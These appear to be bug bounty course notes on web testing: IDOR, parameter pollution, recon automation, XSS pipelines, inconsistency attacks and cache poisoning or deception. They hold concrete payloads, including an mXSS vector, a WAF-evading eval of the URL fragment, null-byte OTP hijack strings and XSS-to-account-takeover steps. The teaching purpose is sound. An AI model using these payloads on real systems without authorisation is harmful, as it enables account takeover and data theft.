There is no obvious number to change. Many hackers miss vulnerabilities here because they assume the endpoint does not take inputs. But where does the endpoint get its data to show results or perform operations? From cookies or tokens.

And this is not the only way — fuzzing or manipulating endpoints is also possible through parameters and the URL:

```
/api/v1/messages/123
/api/v1/messages/?id=123
```

For an endpoint like `/api/user/me` (an implicit ID), the approach is:

1. Fuzz: `/api/user/FUZZ`, `/api/FUZZ/me`
2. Test cookies
3. Be creative and also test:
 - `/api/users`
 - `/api/users/41`

For an endpoint like `/api/v1/messages`:

1. `/api/v1/messages/?msg_id=43` (parameter fuzzing)
2. `/api/v1/messages?userId=53` (parameter fuzzing without trailing slash)
3. Check cookies

Explicit IDs

An endpoint like:

```
/v2/getData/12    (12 is the current user's ID)
```

Many hackers change the number here, try HTTP verb tampering, and run basic tests. Other tests include:

```
/v2/getData/.%2F12
/v2/getData/13%23
/v2/getData/13%26
```

This data can come from an API or database. Internally, a request like `/v2/getData/13` might result in any of the following:

```
https://internal/getData/13
https://internal/obj/13/getData
https://internal/obj/getData?id=13
https://internal/obj/getData?key=secret&id=13
```

Beyond basic tests, additional approaches include:

1. `/v2/FUZZ/12` (using a legitimate ID)
2. `/v2-FUZZ/getData/12`
3. `/vFUZZ/12` (e.g. `v1`, `v1.1`, etc.)
4. `/v2/getData/12?id=44` (parameter fuzzing)
5. Extracting parameters from the DOM if any are present
6. Adding an extension: `/v2/getData/12.json`, `/v2/getData/12.conf`
7. Verb tampering: POST, PUT, PATCH, etc.

Parameter Pollution

Starting from a legitimate request:

```
{"id": "5543"}
```

Pollution variations:

```
{"id": "5543", "id": "5021"}
{"id": "5021", "id": "5543"}
{"id": [5543]}
{"id": [5543, 5021]}
{"id": [5021, 5543]}
{"id": {"id": "5021"}}
```

Mass Assignment

Focus on state-changing requests and fields extracted from responses. This has been covered before — the tests here follow the same approach. However, depending on the target, mass assignment tests can vary significantly and can sometimes be tricky. The general idea is to extract objects from responses and test them in requests.

Vague Values

Values such as:

UUID

Encoded values

MongoDB IDs

For example:

```
/users/1b40c196-89f4-426a-b18b-ed85924ce283
```

What can be done in these cases:

1. Test a numerical ID: `/users/453`

2. Test an email: `/users/test@test.com`
3. Test a null UUID: `/users/00000000-0000-0000-0000-000000000000`

Note: MongoDB ObjectIds may look random, but they follow a predictable structure and should not be treated as a security mechanism.

Real-World Example

A user on Reddit wanted to delete a message and the following request was sent:

```
DELETE /api/v1/messages/54 --> 200
```

He then tried:

```
DELETE /api/v1/messages/105 --> 404
```

He guessed some possible backend queries, one of which was:

```
DELETE FROM messages WHERE id=54 AND (from_user=123 OR to_user=123)
```

Through parameter fuzzing, he found a `user` parameter that was accepted:

```
DELETE /api/v1/messages/105/?user=100
```

The user ID and message ID were obtained simply by creating two accounts.

Some Recon Tips

Fuzzing Headers and Filters

During fuzzing, `User-Agent` and other validation headers such as `Referer` should be included in the command using the `-H` option for ffuf and x8. Filter by words and size, not by status code. If issues persist, try changing the HTTP version. Proxy through Burp Suite to debug.

Searching Page Names in DOM

When a page name is found with ffuf, it is better to search for that page name or file without its extension in the DOM sources. This helps determine whether it exists on the site — if it does not, the chance of vulnerability discovery increases.

Handling 302 Redirections

When getting 302 redirections during recon, intercept the response in Burp Suite and change the 3XX to 200 OK. This can also be done with a match-and-replace rule. On the loaded page, run GAP to find parameters.

NTLM Authentication

There is an authentication method that looks like basic auth (a browser pop-up) called NTLM. It can be identified in the response headers. Other signs include `/ews` and `-layout` in the path or URL.

NTLM is a domain controller mechanism that connects computers in a network so they can interact with each other. The response contains a Base64-encoded value that holds

domain names. When a username such as `sora` is entered, it is looked up across the domains and matched against the given password.

The computer also has local authentication — similar to a local machine password. Entering `./administrator` bypasses domain authentication and triggers local authentication instead. This is a useful brute-force test case.

Self XSS via Cookie Reflection

Reflection can occur in cookies or anywhere else that only current user is allowed to see. If it can be exploited with XSS payloads, it is a self XSS. In that case, look for a way to set a malicious cookie for the victim (for example by exploiting a CRLF injection) or share the trigger point.

Automation

Workflows can be automated at any scale — from simple monitoring tasks to vulnerability discovery. This section covers the development of **Watchtower**: a tool that monitors your programs and notifies you when something changes.

Treat this as a personal research project and implement it in whatever stack you prefer.

Before starting, keep these points in mind:

1. Do not get lost in automation — it can become a serious rabbit hole.
 2. Do not automate for more than 5–10 programs at a time.
 3. Do not distribute — one server is enough.
 4. Do not ignore automation entirely — it can be genuinely valuable when used correctly.
-

Watchtower

Architecture Overview

Watchtower is built around a database that stores state across recon runs. MongoDB is recommended.

The database (for example, named `watchtower`) contains collections such as: `programs`, `subdomains`, `ns`, `lives`, etc.

Each collection has defined fields. For example, the `programs` collection might contain:

1. `programName`
2. `scopes`
3. `outOfScopes`

Inserting Data There are two approaches:

1. Traditional queries:

```
insert into programs ('programName', 'etc') values ('soraSite', 'etc')
```


2. ORM — define a class as a table and its attributes as columns. This approach is preferred.

Connecting to the Database If Watchtower is running on a remote server, connect to MongoDB via SSH port forwarding:

```
ssh -L 27017:localhost:27017 root@server.tld
```

You can then connect using MongoDB Compass (GUI) or `mongosh` (CLI).

API Layer

Build a Flask (or similar) API to expose data from the database. A simple web UI or curl-accessible endpoint makes retrieving data straightforward:

```
http://127.0.0.1:5000/api/programs/all
```

Program Sync

Platforms:

1. HackerOne
2. Bugcrowd
3. GitHub

After retrieving program names and scope data, store them in files. Parse those files and upsert (update + insert) into the database. Handle both additions and removals — programs can be added or taken down.

Subdomain Enumeration Module

Two approaches:

1. Passive providers
2. Active enumeration

Implement separate modules for each provider. Use the scripts available in the files section in dev book alongside other tools. DNS brute force should be treated as a subdomain enumeration module — not a separate step.

Name Resolution Module

1. Standard name resolution
2. Brute force:
 - Static
 - Dynamic

After collecting subdomains, check which are alive. Insert live subdomains into the `lives` collection and recheck them at least every 12 hours.

HTTP Service Discovery Module

Data to collect per live subdomain:

1. HTTP response via `httpx`
2. Response headers
3. Page titles
4. Status codes

Use `nmap`, `naabu`, `httpx`, or a combination. Keep in mind that an open port 80, 443, 8443, or 8080 does not guarantee an HTTP service is running on it.

Vulnerability Assessment Module

Options:

1. Nuclei
2. Custom scripts

This is the final step of the automation pipeline. Since automated tools miss a large number of bugs, the recommended approach is to use Watchtower primarily for discovering fresh assets and then perform vulnerability discovery manually. That said, running Nuclei templates against targets is worthwhile for catching known CVEs and vulnerable signatures automatically.

Notification Module

Options:

1. `notify`
2. Discord webhook
3. Telegram

Trigger notifications on meaningful changes, for example:

- New live subdomain discovered
- Status code for asset `<asset>` changed from 3XX to 2XX

Set the notifier to fire immediately before committing changes to the database, so no state change goes unnoticed.

Putting It Together

Collect all enumeration modules — `subfinder`, `crtsh`, `sublist3r`, etc. — into a single enumeration wrapper module. Then create a runner script (for example `running.sh`) that calls this module and set a cron job on it.

Running Watchtower on a dedicated server gives the best performance and ensures continuous execution.

X9

When working manually, running automation in parallel maximizes output. Four hours of manual work can produce the equivalent of eight hours of results when automated tools are running alongside.

X8 is a parameter discovery tool. **X9** extends that concept by taking URLs with parameters and probing them for vulnerabilities — specifically reflections — by chaining with Nuclei:

```
x8 --> parameter discovery
x9 --> URLs + parameters --> vulnerability discovery
```

X9 is a community-built tool available on GitHub [X9-Download](#) . X9 will be covered in detail in the next session.

Research

Before building something new, analyze everything involved first. This section uses **X9** as a worked example — a tool written by someone else that has been reviewed and improved for daily use. There is a strong hacker mindset behind its design.

The Problem with Oneliners

Bug bounty oneliners are widely shared — for example, the [dwwiswant0/awesome-oneliner-bugbounty](#) repository on GitHub. These pipelines claim to find local file disclosure, XSS, open redirect, and similar vulnerabilities automatically.

But are they actually effective? Let us find out — this kind of analysis is what research means in this context.

Starting from existing knowledge, consider how pages load:

Critical: Always follow the principle of least change: preserve working conditions and introduce one small change at a time. 1. Pages that only load correctly when specific parameters and values are present. Any small change to a parameter name or value breaks the page entirely. 2. Pages that load correctly when a value is partially present. For example, `543wd` must appear somewhere in the value, but what comes before or after it does not matter:

```
https://site.com/?p=543wdabc&...
```

3. Pages that load normally without any special conditions.

Hackers who rely on one-liners miss cases 1 and 2 entirely.

So:

ONELINER = GARBAGE

Parameters

Parameters fall into three categories:

1. **Findable** — visible in the web application (DOM, JavaScript variables, JSON fields, form field names, etc.)
 2. **Similar** — derived from existing parameter names: `use_local_engine` → `use_remote_engine` → `use_remote_frontend`
 3. **Totally new** — must be discovered through wordlist fuzzing
-

Fuzzing Methodology

Goal: inject a partial or complete payload, then inspect the response to identify a flaw.

Input Sources

- Passive crawling (waybackurls, gau, HiKrawler)
- Active crawling (Katana)
- `fallparams`
- GAP
- `cewl`

Input can come in two formats:

- URL list (one URL per line)
- JSON file (URL + parameters combined)

HTTP Methods

Test with both GET and POST.

X9 — How It Works

X9 is a URL generator. It takes a list of URLs and a list of parameter names, combines them according to a specified strategy, and outputs the generated URLs. It does nothing on its own — it must be chained with Nuclei (or another tool) to detect vulnerabilities.

X9 can be used to find XSS, SQLi, SSRF, or any other parameter-based vulnerability depending on which Nuclei templates are used.

Example

Given this URL:

`https://site.com/search.php?id=123&lang=en`

And this parameter list:

```
q
search
keyword
```

With test value **N00BI** for example:

Generate Strategies

Generate strategies control how parameter **names** are handled.

1. normal

Removes all existing parameters and generates new URLs from the path root:

```
https://site.com/search.php?q=N00BI
https://site.com/search.php?search=N00BI
https://site.com/search.php?keyword=N00BI
```

2. combine

Manipulates existing parameter values one at a time, leaving the others unchanged:

```
?id=N00BI&lang=en
?id=123&lang=N00BI
```

3. ignore

Leaves existing parameters untouched and appends new parameters alongside them:

```
https://site.com/search.php?id=123&lang=en&q=N00BI
https://site.com/search.php?id=123&lang=en&search=N00BI
https://site.com/search.php?id=123&lang=en&keyword=N00BI
```

4. all

Combines **ignore** and **combine** — new parameters are appended and existing parameter values are also manipulated.

Value Strategies

Value strategies control how parameter **values** are changed.

1. replace

Deletes the old value and replaces it entirely:

```
?id=123 --> ?id=N00BI
```

2. suffix

Keeps the old value and appends the new value as a suffix:

```
?id=123 --> ?id=123N00BI
```

Chunk Size

The chunk option controls how many parameters are packed into a single request:

- 25 — balanced default
 - 40 — faster, less accurate
 - 10 — slower, more accurate
-

Recommended Usage

Run twice — once with suffix to follow the least change principle, and once with replace to avoid missing edge cases:

```
x9 -l <urlsToTest> -p <parameterList> -c 20 -gs all -vs suffix -v <value>
x9 -l <urlsToTest> -p <parameterList> -c 20 -gs all -vs replace -v <value>
```

X9 + XSS Detection

Based on the XSS fuzzing tips like:

avoid spaces, avoid common tags, do not close the tag, do not combine vectors, avoid special characters,

Use these test values and match their exact occurrence in the response:

```
<b/sora      : match <b/sora
'sora'       : match 'sora'' and sora\''
"sora"       : match "sora"" and sora\\""
sora         : match `sora`
```

The goal is to detect exact reflection — not HTML-encoded transforms like ";.

```
x9 -l <urlsToTest> -p <parameters> -c 20 \
-v "'sora','\"sora\\\",<b/sora\" \
-gs all -vs suffix \
| nuclei -t /path/to/x9-xss-matcher.yaml

x9 -l <urlsToTest> -p <parameters> -c 20 \
-v "'sora','\"sora\\\",<b/sora\" \
-gs all -vs replace \
| nuclei -t /path/to/x9-xss-matcher.yaml
```

The x9-xss-matcher.yaml Nuclei template is available in the files section in dev book.

Full X9 Pipeline

Step 1 — Collect URLs

Use waybackurls, gau (or HiKrawler for both), and the nice-katana script available in the files section in dev book:

```
echo https://domain.tld/ > tempfile.txt
echo domain.tld | waybackurls | sort -u | tee -a tempfile.txt
gau domain.tld --threads 1 --subs | sort -u | tee -a tempfile.txt
echo https://domain.tld | nice-katana
```

Step 2 — Parameter Discovery

Use unfurl, fallparams, GAP, a custom Nuclei parameter discovery template, or any combination:

```
cat tempfile.txt | fallparams -silent >> params.txt
```

Also fuzz using top parameter wordlists.

Step 3 — Split by Host (Recommended)

Running a pipeline against 900,000 URLs in a single file is difficult to manage. A single failure can corrupt the entire run. Splitting URLs by host gives better control:

```
split-urls tempfile.txt
cd by-host
```

Benefits: - Control rate limits per domain - Scan and filter per domain - Easier to resume on failure

The split-urls script is available in the files section in dev book. Usage:

```
split-urls <URLsFile>
```

Step 4 — Run X9 + Nuclei

Per host file:

```
x9 -l tempfile.txt -p params.txt -c 20 \
  -v "'sora','\"sora\"\",<b/sora\" \"
  -gs all -vs suffix \
  | nuclei -t /path/to/x9-xss-matcher.yaml

x9 -l tempfile.txt -p params.txt -c 20 \
  -v "'sora','\"sora\"\",<b/sora\" \"
  -gs all -vs replace \
  | nuclei -t /path/to/x9-xss-matcher.yaml
```

Ephemeral Vulnerabilities

Some vulnerabilities exist only within a short time window. For example, a WordPress installation page appears after WordPress is uploaded but before it is configured. That window may be only a few hours.

...stable--stable--stable--VULNERABLE--stable--stable...

These are called **ephemeral vulnerabilities**. They are not always tied to fresh assets — a developer might forget to remove an installation page from a production path. Finding them requires either:

1. **Automation** — Watchtower monitoring for changes like HTTP title updates
 2. **More working hours** — being in the right place at the right time
-

Flash Point — XSS to Account Takeover

Having XSS is equivalent to sitting inside the victim's browser tab. What can be done from there depends entirely on what the target application exposes.

Test cases for escalating XSS to ATO:

1. Can the email address be changed?
2. Can the password be changed?
3. Can cookies or tokens be stolen?

The target application must provide a mechanism for the takeover — XSS is the entry point, but the exploitability depends on what actions are available in the victim's session.

Research — Part 2

Some vulnerabilities, such as SQL injection, exist because of a lack of knowledge at the implementation level. Tools can detect them, and the industry responds with safer libraries and frameworks. Over time, these vulnerabilities decrease and eventually become rare. Nowadays, finding a classic SQL injection is uncommon. The focus should shift toward vulnerability classes that are growing, not shrinking.

What Vulnerabilities Are Increasing and What Should Be Researched?

Logical vulnerabilities — such as business logic flaws — will always exist. They are not solvable with a safe library because they depend on how a feature is designed, not how it is coded.

Beyond that, the areas worth researching are:

1. New implementations or custom features
2. New technologies — for example, SQL injection may be gone, but a new technology may introduce an equivalent flaw under a different name
3. Inconsistency — two individually safe components that conflict when combined — this always exists

Why Is XSS Increasing Every Day?

1. Wide attack surface
2. There is no absolute solution

Where is the better place to handle XSS — the UI or the backend? A packet travels through many layers, and the UI is the final point before rendering, which makes it the better enforcement layer for now. Even that can be vulnerable. Everything depends on the code.

mXSS (Mutated XSS)

In mutated XSS, certain tags are combined in a way that, due to browser inconsistencies, produces behavior that should not be possible.

Example:

```
<noscript><style></noscript><img src=x onerror="alert(origin)">
```

Breaking it down:

- Part 1: `<noscript><style></noscript>`
- Part 2: `</noscript><img src=x onerror="alert(origin)">`

Inside a `<style>` tag, no other tags should be parsed. Part 2 should therefore never execute. However, if the browser parses Part 1 separately and treats the `</noscript>` as closing the `<noscript>` block, the `<img>` tag gets reflected and the payload executes.

Which protection is correct — parsing `<noscript>` and `<style>` together, or ignoring everything after `<noscript>`? Both are valid. The bug exists because the XSS filtering library and the browser do not agree on how to parse the markup. This is a straightforward example of inconsistency between two components.

More on Inconsistency

Consider a login page handled by PHP with data stored in PostgreSQL, where PHP uses a library that contains bugs. Is this inconsistency? No — it is a single component with a flaw. There is no conflict between two elements.

But what about a two-component login? A login flow that does not rely solely on a user-database interaction. For example, a `curl` function that sends an HTTP request to an internal authentication API — the database is no longer the direct target.

In legacy web applications, everything was controlled by the programmer and the company: login, OTP, email, and so on. In modern applications, most features are delegated to external micro-services — login, payments, notifications, and others.

Consider a payment flow where the site has two possible verification paths after a transaction:

1. A database check — patchable with a single library update
2. An HTTP request — harder to patch, and vulnerability risk increases

Even when normal login is handled via HTTP internally, the risk increases. In the database case, a safe library handles everything. In the HTTP case, hardening requires controlling the behavior of an internal web service — which is more complex.

Secondary Context

When user input is placed inside an HTTP request sent to another internal application, this is called a secondary context:

```
client --> server --> internal service
      <--          <--
(not visible to the client)
```

This is still a one-component login in terms of the attacker's view, but the component is no longer a database — it is a web service that interacts with a database. In HTTP, many implementation variations are possible:

```
http://localhost/info.php?username=...&password=...
http://localhost/info.php?password=...&username=...
http://localhost/info.php/<username>/<password>
http://localhost/info.php/<password>/<username>
http://localhost/info.php/<username>?password=...
```

A real-world example: an OTP confirmation system that checks the HTTP status code of the next internal request:

```
http://internal/sms/123456      --> 500 (fail)
http://internal/sms/./sms      --> 200 (success)
http://internal/check          --> 200 (success)
```

A more advanced example: login is handled by a database interaction, and a background curl call is used to load additional data. Here there are two components — one handling the HTTP request in a secondary context, and one sending queries to the database.

When there are two or more components, inconsistency becomes possible. In this example:

1. The first component is PHP's native database interaction with a safe library — no SQL injection.
2. The second component loads data based on a value passed to it (such as a username), which is unsafe by default, but cannot be called directly with arbitrary values to retrieve other users' data.

The username submitted to the database is also used in the internal HTTP request. Both components are individually safe, but the combination creates an attack surface.

Attacking the Two-Component Case

Test different payloads in the username field:

1. `attacker%26legituser`
2. `attacker%0A`
3. Parameter pollution
4. `legituser%23attacker`
5. Write a fuzzer to test all printable Unicode characters

In this specific scenario, target is using using PostgreSQL.

What is the goal of the fuzzer? Consider that we want to log in with `attacker%26username=victim`. We need to find a string where the PostgreSQL database only processes the `legituser` portion and ignores the rest. The fuzzer structure looks like this:

```
$username = "legituser{$i}anything"
```

Where anything can be `%00%26username=victim`.

```
attacker%00%26username=victim
```

Which results in the backend request:

`http://localhost/info.php?username=attacker%00%26username=victim&password=123123`

Flash Point

In PHP, if parameter pollution is possible, the second instance of a parameter is the one that gets used.

So this was an example of inconsistency between two individual SAFE nodes.

Another Inconsistency Example — OTP Web Service

Consider a forgot-password flow where, before sending an OTP, the server queries the database to verify the user exists, then calls an external web service to send the SMS, updating the OTP code in the database during the first query.

The attack: submit the victim's number, followed by a separator and the attacker's number. Common separators to test are , (comma) and | (pipe).

Combined with a null byte to make the database select only the victim's number:

```
victimNumber%00,attacker  
victimNumber%00|attacker
```

URL-encode these before sending. The null byte causes the database (PostgreSQL in this example) to read only the victim's number — confirming the OTP belongs to the victim. But when the web service is called, the attacker's number is also included, and the OTP is sent to both.

This technique applies to email-based flows as well.

How Research Works

Get familiar with technologies and attack scenarios. Then find new methodologies and write tools around them. If it is purely a flow-based question, implement a test system and analyze it. You may not find a vulnerability at all — the analysis itself is the output.

How to Do Research

1. Identify what modules and components are commonly used across the industry — any technology, any stack.
2. Identify what databases are in use — PostgreSQL, MySQL, etc.
3. Identify what languages are in use.

Set up whatever you want to test, then start researching — fuzz, analyze, and document.

Flash Point

In MySQL, null bytes are ignored.

Flash Point

Inconsistency vulnerabilities do not have CVEs, because CVEs are product-specific. Inconsistency arises from the combination of components, not from a single product's flaw.

Dedicated research does not need to happen constantly. A balanced research schedule is roughly one month per year.

Research Outputs

1. **New attack vectors** — for example, independently discovering something equivalent to mass assignment without having read about it first. Even if the vector already exists, research produces a hacker mindset that cannot come from reading alone.
2. **Improved analysis ability** — the process of research builds the skill of breaking down unfamiliar systems and identifying where they can fail.

Cache Vulnerabilities

We have talked about cache vulnerabilities such as cache poisoning and cache deception in the OWASP section. This session starts from the fundamentals and goes deeper.

Fundamentals

Cache is a temporary copy of data saved for future use.

There are different types of cache in networks:

1. DNS
2. Browser cache
3. Servers (CPU, RAM)
4. CDN

DNS Cache

When the `dig` command is run against a target, a DNS request is sent to the target's nameserver — but not directly. Many DNS servers sit in between, and those servers may cache the response and serve it for subsequent requests.

Browser Cache

The browser caches static resources to increase speed and reduce load on the server.

CDN Cache

A CDN caches the upstream server's static resources to control load and increase speed. CDNs determine whether a resource is static based on its content type, file extension, or other parameters — or because the server explicitly instructs the CDN to cache a

page. The default behavior is extension-based. Each CDN has its own rules for what gets cached, so the first step is to identify the CDN provider and understand how it behaves.

Cache Server as Reverse Proxy

A cache server is a reverse proxy that stores data. It either forwards requests to the upstream server or serves responses directly from its own cache.

CDN Cache Key

Cache keys are the identifiers that CDNs use to store and look up cached content. With every HTTP request, the CDN creates a cache key. The typical pattern is:

scheme|method|host|/path/to/the/endpoint?queryString=value

Example:

https|GET|example.com|/news/show.php?id=1

This unique identifier determines how content is cached and retrieved. The CDN uses the cache key to look up whether a cached version of that content exists.

Mr. X flow:

1. Requests `https://site.com/images/?n=123`
2. Cache key generated: `https|GET|site.com|images|n=123`
3. Key does not exist in cache — miss
4. CDN forwards the request to upstream
5. CDN receives the response and caches it
6. Response is served to Mr. X

Mr. Y flow:

1. Requests `https://site.com/images/?n=123`
2. Cache key generated: `https|GET|site.com|images|n=123`
3. Key exists in cache — hit
4. Cached response is retrieved and served to Mr. Y

Note: CDNs operate regionally. Poisoning a cache in one region may have no effect on a victim in a different region, because their traffic is handled by a different reverse proxy node.

If the upstream changes content (such as an image) after a response has been cached, Mr. Y still receives the cached version. Cached content is served to everyone until the max-age expires.

Reminder

In cache deception, the attacker forces the victim to cache their own sensitive data. In cache poisoning, the attacker caches a malicious payload and forces the victim to receive it.

VARY Header

The **Vary** header instructs the cache server to include additional fields in the cache key. For example:

Vary: User-Agent

The cache key becomes:

`https|GET|site.com|images|n=123|Mozilla/5.0...`

Most CDNs ignore this header. However, when a lesser-known cache server is encountered, this header is worth testing — including for CRLF injection.

Cache Hit and Miss

- **Miss** — the request has not been cached; the CDN forwards it to upstream.
- **Hit** — the request has been cached; the CDN serves the stored response.

If Mr. X requests `http://site.com/images?n=123` and Mr. Y then requests `http://site.com/images?n=12`, Mr. Y's request goes to upstream — the cache key has changed, so it is a miss.

Finding Keyed Inputs

Open the URL and change the protocol, method, host, and query string one at a time — in most cases the path should not be changed. Observe whether each change produces a miss or a hit. This reveals which inputs are keyed and which are unkeyed.

Always follow the **least change principle** — do not replace a value entirely; simply append a character to the end.

Disable the browser cache during testing where possible.

Request headers such as **If-None-Match** and **If-Modified-Since** can be deleted to get a full response body, which brings the test closer to vulnerability discovery (referring to Cache in OWASP section, remove them in Burp -> match and replace).

In a penetration test context (not bug bounty), browser caching can be a real-world risk — for example, if a browser caches a sensitive banking page and the next person to open that page receives the previous user's data.

When a cache hit is returned, the response may include headers such as **Age** or cache-specific metadata (e.g. **X-Cache**, **CF-Cache-Status**). The **Cache-Control** header defines caching rules like **max-age**, rather than counting requests.

How CDNs Decide What to Cache

Generally: if the response is **200** and the URL has a static file extension, the CDN caches it. Beyond that, the CDN has its own rule sets, and the application also has configurations that tell the CDN how to behave. Both layers determine caching behavior.

In addition to miss and hit, there is a third state: **bypass** — the CDN does not interfere and forwards the request directly to upstream.

Flash Point

One place where a discovered XSS is typically self-XSS is inside a cookie. One way to escalate a self-XSS into a universal one is to combine it with cache poisoning, because cookies are most often unkeyed parameters.

What Is Needed for Cache Poisoning?

Unkeyed inputs. The reason: for real-world exploitation, the goal is for every user who opens the page normally to receive the poisoned response. If the input were keyed, the cache key would change per user and the poisoned response would not be served universally.

By finding an unkeyed parameter that is also reflected in the response, cache poisoning can lead to stored XSS.

Web Cache Poisoning

The attacker causes the application to store malicious content in the cache server. That content is then served directly from the cache to other users.

Goals

1. Identify an unkeyed input that affects the web application's response.
2. Find unkeyed parameters that are reflected in the page.

Discovery

1. Confirm whether the application uses a cache server.
2. Scan requests with Param Miner, then manually verify any unkeyed parameters found.

In Burp Suite: right-click the request → Extensions → Param Miner → Guess params → Guess everything. Then manually verify and work on the identified headers and parameters.

In web cache poisoning, the target endpoint does not need to be sensitive or important — less prominent pages are actually better for injection because they are less monitored. Cache deception, on the other hand, requires a sensitive endpoint.

Headers such as X-Forwarded-For, X-Host, and X-Original-URL are mostly unkeyed.

Common Question from Beginners

If we are targeting unkeyed inputs, the cache key does not change — so the cached response gets served to the victim anyway. How does poisoning actually work?

For real exploitation, the attacker must be the first to send the request after the max-age expires. For discovery and verification only, use one of these approaches:

1. **Controlled cache buster** — add a parameter that is part of the cache key but does not affect the response:

?a=123

?a=124

?a=125

2. **Outlying endpoints** — deep pages or low-traffic pages that are unlikely to be requested by others during testing.
 3. **TTL/Max-Age** — some caches have a very short max-age. Wait for it to expire, then test for a miss.
-

Web Cache Deception

The attacker causes the application to store sensitive content belonging to another user in the cache.

For example, the normal URL to view your own profile information is:

`https://site.com/api/user/me`

This endpoint is not cached. But what about:

`https://site.com/api/user/me.css`

If the CDN caches this URL and it still returns the victim's sensitive data, there is a cache deception vulnerability. If the attacker opens the same URL after the victim, the victim's data is served to the attacker.

To be more precise and avoid other people accidentally hitting the same cached entry, include a unique cache buster in the key:

`https://site.com/api/user/me.css?t=543678`

Victim gets a miss (first request). Attacker gets a hit.

Detection

1. Confirm the site uses a reverse proxy or cache server.
2. Look for APIs and endpoints that return sensitive information such as CSRF tokens or PII.
3. Try different extensions to trigger caching of the response.

Bypasses

When `.../me.css` does not work, try these common bypasses:

`/me%2Ecscs`

`/me/;test.css`

`/me/!test.css`

`/me%2Ecscs/.css`

`/me%2Ecscs%0A%0D-test.css`

`/me%2Ecscs%0A%0D%09session.css`

For a more detailed reference, also review the cache vulnerabilities section in the OWASP part.

Cache Poisoning Tips and Tricks

1. Once keyed and unkeyed inputs are identified, clean up the request by removing irrelevant parameters.
2. Look for reflections in unkeyed parameters.
3. In Param Miner, use “Guess headers” instead of “Guess everything” for better results. Also run it for cookies and parameters separately.
4. Cache poisoning can be escalated to DoS by manipulating the content type and similar headers.
5. Always test on cache busters, not on the real asset directly.
6. If the attack can be applied to static files that are loaded frequently — such as JavaScript files — the severity becomes significantly higher.

Bonus: XSS to Account Takeover

How can an XSS vulnerability be escalated to account takeover?

In one sentence: **open the browser console and write code that manipulates the application flow** — change the password, change the email, read the CSRF token and use it in requests, bind an account, or anything else that achieves the goal.

The core question is: can you write code that takes over the account?

Stealing Cookies

Find out which cookie is used to authenticate the user and check whether the `HttpOnly` flag is set.

If the authentication token is stored in `localStorage`, it can be accessed directly:

```
localStorage.<itemName>
```

However, sites that use cookies for authentication almost always set the `HttpOnly` flag, which makes the cookie inaccessible to JavaScript. If that is the case, do not attempt to steal the cookie through JS.

How to identify which cookie is the authentication cookie: If it is not immediately obvious, delete cookies one by one and refresh the page. When the session is lost, the last deleted cookie was the authentication cookie. This can also be done in Burp Repeater against an endpoint that returns PII — remove cookies from the request one at a time until the response no longer contains user data.

Changing the Email Address

Navigate to the change email section. If it requires a password or a confirmation email, this path is not viable.

Capture the request in Burp and send it to Repeater, then try the following:

1. Delete the password field entirely.
2. Clear the password field value.
3. Pass the password as an array — empty, or containing multiple values including the correct one.
4. Change the body encoding.

Changing the Password

Check whether changing the password requires the current password. If it does, repeat the same tests from the change email section above, applied to the password change request.

Deleting the Account (CSRF)

Apply the same tests from the change email and change password sections to the account deletion request.

Manipulating Other Parts of the Application

Test the following flows as well:

1. Merge account
2. Bind account
3. Authorization delegations

Searching the DOM Before Giving Up

If the obvious endpoints are all protected, search the DOM for hidden functionality. For example, the change email feature may be safely implemented on the visible endpoint, but a second hidden endpoint performing the same action may exist without the same protections.

Account takeover is a standalone vulnerability class, and chaining it with XSS is one of the highest-impact XSS exploitations possible.

If XSS has been confirmed and WAF evasion is a concern during exploitation, place the payload in the URL fragment and trigger it with a small bootstrap snippet:

```
eval(location.hash.split('#')[1])
```

The fragment is never sent to the server, so the WAF does not inspect it.

Note: If 2FA can be enabled on the victim's account through the XSS, this is not considered a full account takeover — but the victim will also be locked out of their own account.

Flash Point

In blind XSS, send an out-of-band request to your own server to confirm execution. Useful injection points include: **User-Agent**, **Referer**, custom **X-**headers, and feedback or support form fields.

Some More Hunting Tips

Running httpx on CDN-Backed Assets

It is better to avoid running `httpx` on assets that sit behind a CDN, or to run it with a lower thread count and a more humanized fingerprint — including custom headers — to avoid getting banned. Running `httpx` aggressively on CDN-backed assets in automation is not recommended.

XSS — Quote Breaking and Encoding

When testing XSS, sending `"` to attempt a context breakout may return the exact same `"` character in the response. At that point it might seem like the breakout succeeded, but the browser automatically translates `"` to `%22`. It is better to test `%22` from the start, directly in Burp or any other tool.

Additional steps to try when testing XSS:

1. Change the request method (HTTP verb tampering).
2. After verb tampering (e.g. `GET` → `POST`), also change the body encoding.
3. After verb tampering, try placing the query string in both the URL and the body simultaneously.
4. Change the Content-Type to `text/plain`.

When to Spend More Time on an Asset

Some factors indicate that an asset is worth deeper investigation:

1. It is not a standard product.
2. It is not a micro-service.
 - Before skipping these, check whether any CVEs exist for the underlying technology.
3. There is custom code running behind the asset.

Session Impersonation

Session impersonation is a vulnerability where an attacker creates a valid session on behalf of another user and logs in as them.

For example, some Flask applications sign session cookies using a secret key. If that secret is weak or predictable — such as a timestamp — an attacker who recovers it can forge valid session cookies. When writing an exploit for timestamp-based secrets, use the server's timezone to ensure the generated value matches.

The general flow: 1. User A logs in and receives a session cookie. 2. The attacker steals or forges that session. 3. The server treats the attacker as User A.

This vulnerability typically occurs when: - The secret key is weak and guessable. - The secret is leaked via the DOM or a public code repository. - Session fixation is possible.

Validation Pages and Limited Sessions

When a validation page is reached during login, fuzzing is a valid next step.

After entering partial credentials and receiving a limited session — before full authentication is complete — try fuzzing and sending requests to PII endpoints and other APIs.

Parameter Pollution

Consider a site that only allows registration with a specific domain, such as `anything@ctf.com`. Parameter pollution is a valid test case here.

1. Duplicated parameter:

`email=test@ctf.com&email=test@gmail.com`

This is the most common form. It resembles inconsistency — one value may be validated while the other is actually used.

2. Array notation:

`email[]=test@ctf.com&email[]=test@gmail.com`

Some frameworks parse this into:

```
{
  "email": [
    "test@ctf.com",
    "test@gmail.com"
  ]
}
```

3. Separator injection:

`email=test@ctf.com,email=test@gmail.com`

Other separators to test: `|`, `;`, `:`, `LF`, `CR`, `CRLF` — the valid separator depends on the implementation.

4. Line Feed injection:

`email=test@ctf.com%0Aemail=test@gmail.com`

Tests whether the application interprets multi-line input.

5. CRLF injection:

`email=test@ctf.com%0A%0Demail=test@gmail.com`

A comprehensive reference for email and registration injections: <https://book.hacktricks.xyz/pentesting-web/email-injections>

Registration Flows

Some sites allow instant login after registration; others require verification first. The two common flows are:

1. Register → instant login
2. Register → verification → login

Cross-Subdomain Session Reuse

On a site with multiple subdomains — where one allows registration and another does not — if both share the same HMAC secret, a session obtained from the first subdomain may be valid on the second.

